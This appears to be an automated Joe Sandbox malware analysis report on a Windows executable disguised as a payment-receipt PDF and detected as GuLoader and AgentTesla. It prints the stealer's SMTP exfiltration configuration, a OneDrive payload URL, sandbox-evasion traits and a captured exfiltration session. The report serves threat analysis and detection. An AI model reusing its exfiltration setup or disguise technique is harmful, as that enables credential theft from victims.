ID: 528616
Sample Name: Justificante de Pago 25112021.pdf _.exe
Cookbook: default.jbs
Time: 15:15:23
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Justificante de Pago 2511202…

Overview


General Information

Sample Name:	Justificante de Pago 25112021.pdf _.exe
Analysis ID:	528616
MD5:	494cd8be1913f9d.
SHA1:	ff74b67fa7c03d4…
SHA256:	75934da02313e0..
Infos:	

Most interesting Screenshot:



Detection




AgentTesla GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…
- Tries to detect Any.run

Classification



Process Tree

- **System is w10x64native**
- Justificante de Pago 25112021.pdf _.exe (PID: 2088 cmdline: "C:\Users\user\Desktop\Justificante de Pago 25112021.pdf _.exe" MD5: 494CD8BE1913F9DEF79B10031587AA8A)
  - CasPol.exe (PID: 8168 cmdline: "C:\Users\user\Desktop\Justificante de Pago 25112021.pdf _.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
    - conhost.exe (PID: 5588 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "dherdiana@rpxholding.comdha10apasmtp.rpxholding.comjo.esg2000@gmail.com"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://onedrive.live.com/download?c"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.82848425704.000000001DC71000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000002.82848425704.000000001DC71000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000000.78170639033.0000000000B40000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: CasPol.exe PID: 8168	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: CasPol.exe PID: 8168	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Security Software Discovery 4 2 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 3 4 1	Credentials in Registry 1	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 3 4 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Applicatio Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Lay Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 1 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Justificante de Pago 25112021.pdf _.exe	35%	Virustotal		Browse
Justificante de Pago 25112021.pdf _.exe	18%	ReversingLabs	Win32.Trojan.Lazy	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mails.rpxholding.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://x9bGZRuBZN1f4.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://smtp.rpxholding.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://rOTpQz.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%4	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	Avira URL Cloud	safe	
http://x9bGZRuBZN1f4.comT	0%	Avira URL Cloud	safe	
http://mails.rpxholding.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://x9bGZRuBZN1f4.comt-~l	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mails.rpxholding.com	202.158.48.236	true	true	• 0%, Virustotal, Browse	unknown
smtp.rpxholding.com	unknown	unknown	true		unknown
onedrive.live.com	unknown	unknown	false		high
eruweq.bl.files.1drv.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com/download?c	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
202.158.48.236	mails.rpxholding.com	Indonesia		4787	ASN-CBNPTCyberindoAditamaID	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528616
Start date:	25.11.2021
Start time:	15:15:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Justificante de Pago 25112021.pdf _.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@4/1@3/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:18:36	API Interceptor	2463x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASN-CBNPTCyberindoAditamaID	NQsLN1nOON	Get hash	malicious	Browse	• 175.158.32.249
	arm6-20211123-0942	Get hash	malicious	Browse	• 175.158.32.232
	z0x3n.arm	Get hash	malicious	Browse	• 202.158.26.75
	S8G5z3pdHw	Get hash	malicious	Browse	• 202.158.26.71
	zm8eqQuciR	Get hash	malicious	Browse	• 202.158.75.29
	pandora.arm7	Get hash	malicious	Browse	• 125.208.178.5
	ojZRw3eBpN	Get hash	malicious	Browse	• 175.158.32.227
	iuSFhE6G0p	Get hash	malicious	Browse	• 202.158.26.64
	caDeEx.dll	Get hash	malicious	Browse	• 202.158.125.219
	mlyEBX8rO3	Get hash	malicious	Browse	• 202.158.51.10
	jCAxP1U1zE	Get hash	malicious	Browse	• 202.158.38.56
	DO3yEscfl8	Get hash	malicious	Browse	• 210.210.146.150
	395d6gwkWK	Get hash	malicious	Browse	• 202.158.26.85
	qiJTsutSGd	Get hash	malicious	Browse	• 202.158.51.26
	ZwjGNyv7Zu.exe	Get hash	malicious	Browse	• 103.87.80.66
	http://https://alumni.uigm.ac.id/?path=barry.maxer@us.tel.com	Get hash	malicious	Browse	• 210.210.130.244
	http://www.bbva.es.2dfcad10.fruitking.co.th/.bbva320/?=prueba@prueba.es=	Get hash	malicious	Browse	• 202.158.87.107

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.141971298184264
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Justificante de Pago 25112021.pdf _.exe
File size:	148800
MD5:	494cd8be1913f9def79b10031587aa8a
SHA1:	ff74b67fa7c03d4fb388f49289ff14639656b3d3
SHA256:	75934da02313e0d772b4703bfaa3331311fc5a2b981f8ff0e455795bc3448ddb
SHA512:	620ac0b14cfac47728cc1761d6cb9a50d45e1c050c96e8cf069cfb2729fdac8e257fcdb07db97c71c536b63646a548d956e9ec4614f703bd7f8b8a6803dea4e4
SSDEEP:	1536:q9aYr5MjHE4q7c4BMoDh9t4ooodRRK7bgNmGT4JVom8D/Qy5gy9LE+YJi3hbh:JYCjH7mc4BMtZ742JV4/Qa4J6h
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....,..SM..SM..SM...Q..RM...o..UM..ek..RM..RichSM.....PE..L..._.XW.....0.....x.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401578
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED

General

DLL Characteristics:	
Time Stamp:	0x57589F5F [Wed Jun 8 22:42:39 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e6bbebdc7c1418bc1bcdb0dc8a54e696

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=Beske7@Udtoemtli6.opm, CN=Svrvgtere, OU=faringsa, O=Hepa6, L=MODGAAS, S=Dann4, C=NE
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 24/11/2021 02:02:10 24/11/2022 02:02:10
Subject Chain	• E=Beske7@Udtoemtli6.opm, CN=Svrvgtere, OU=faringsa, O=Hepa6, L=MODGAAS, S=Dann4, C=NE
Version:	3
Thumbprint MD5:	38CEFA178A560F005C02C0AB1CCD5B2C
Thumbprint SHA-1:	6831094E8AE768575C155840ECA02AE1798897CF
Thumbprint SHA-256:	0577BE6AC49E2682236F51DB9FD872B71506301CDBE61148CA0A74BBD6E8C4A4
Serial:	00

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1ee24	0x1f000	False	0.46585969002	data	6.32767470182	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x20000	0xc24	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x21000	0x11ce	0x2000	False	0.18798828125	data	2.35454948934	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-15:20:05.071407	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49828	587	192.168.11.20	202.158.48.236

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 15:18:24.662678003 CET	192.168.11.20	1.1.1.1	0xfc6d	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:18:25.329541922 CET	192.168.11.20	1.1.1.1	0x6723	Standard query (0)	eruweq.bl.files.1drv.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:20:01.541177988 CET	192.168.11.20	1.1.1.1	0xcc4f	Standard query (0)	smtp.rpxholding.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 15:18:24.673011065 CET	1.1.1.1	192.168.11.20	0xfc6d	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 15:18:25.708122015 CET	1.1.1.1	192.168.11.20	0x6723	No error (0)	eruweq.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 15:18:25.708122015 CET	1.1.1.1	192.168.11.20	0x6723	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 15:20:02.146317959 CET	1.1.1.1	192.168.11.20	0xcc4f	No error (0)	smtp.rpxholding.com	mails.rpxholding.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 15:20:02.146317959 CET	1.1.1.1	192.168.11.20	0xcc4f	No error (0)	mails.rpxholding.com		202.158.48.236	A (IP address)	IN (0x0001)
Nov 25, 2021 15:20:02.146317959 CET	1.1.1.1	192.168.11.20	0xcc4f	No error (0)	mails.rpxholding.com		202.158.48.237	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 15:20:02.921132088 CET	587	49828	202.158.48.236	192.168.11.20	220 mails.rpxholding.com - Welcome to Qmail Toaster Ver. 1.3 SMTP Server ESMTP
Nov 25, 2021 15:20:02.921575069 CET	49828	587	192.168.11.20	202.158.48.236	EHLO 138727
Nov 25, 2021 15:20:03.274207115 CET	587	49828	202.158.48.236	192.168.11.20	250-mails.rpxholding.com - Welcome to Qmail Toaster Ver. 1.3 SMTP Server 250-STARTTLS 250-PIPELINING 250-8BITMIME 250-SIZE 13631488 250 AUTH LOGIN PLAIN CRAM-MD5
Nov 25, 2021 15:20:03.275841951 CET	49828	587	192.168.11.20	202.158.48.236	AUTH login ZGhlcmRpYW5hQHJweGhvbGRpbmcuY29t
Nov 25, 2021 15:20:03.628520012 CET	587	49828	202.158.48.236	192.168.11.20	334 UGFzc3dvcmQ6
Nov 25, 2021 15:20:04.000830889 CET	587	49828	202.158.48.236	192.168.11.20	235 ok, go ahead (#2.0.0)
Nov 25, 2021 15:20:04.002049923 CET	49828	587	192.168.11.20	202.158.48.236	MAIL FROM:<dherdiana@rpxholding.com>
Nov 25, 2021 15:20:04.356484890 CET	587	49828	202.158.48.236	192.168.11.20	250 ok
Nov 25, 2021 15:20:04.356745005 CET	49828	587	192.168.11.20	202.158.48.236	RCPT TO:<jo.esg2000@gmail.com>
Nov 25, 2021 15:20:04.715656996 CET	587	49828	202.158.48.236	192.168.11.20	250 ok
Nov 25, 2021 15:20:04.715959072 CET	49828	587	192.168.11.20	202.158.48.236	DATA
Nov 25, 2021 15:20:05.069144011 CET	587	49828	202.158.48.236	192.168.11.20	354 go ahead
Nov 25, 2021 15:20:05.071495056 CET	49828	587	192.168.11.20	202.158.48.236	.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 15:20:05.668327093 CET	587	49828	202.158.48.236	192.168.11.20	554 Your email is considered spam (16.20 spam-hits)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Justificante de Pago 25112021.pdf _.exe PID: 2088 Parent PID: 1420

General

Start time:	15:17:14
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Justificante de Pago 25112021.pdf _.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Justificante de Pago 25112021.pdf _.exe"
Imagebase:	0x400000
File size:	148800 bytes
MD5 hash:	494CD8BE1913F9DEF79B10031587AA8A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: CasPol.exe PID: 8168 Parent PID: 2088

General

Start time:	15:17:52
Start date:	25/11/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Justificante de Pago 25112021.pdf _.exe"
Imagebase:	0x760000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.82848425704.000000001DC71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.82848425704.000000001DC71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000009.00000000.78170639033.0000000000B40000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 5588 Parent PID: 8168

General

Start time:	15:17:52
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7e0000000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis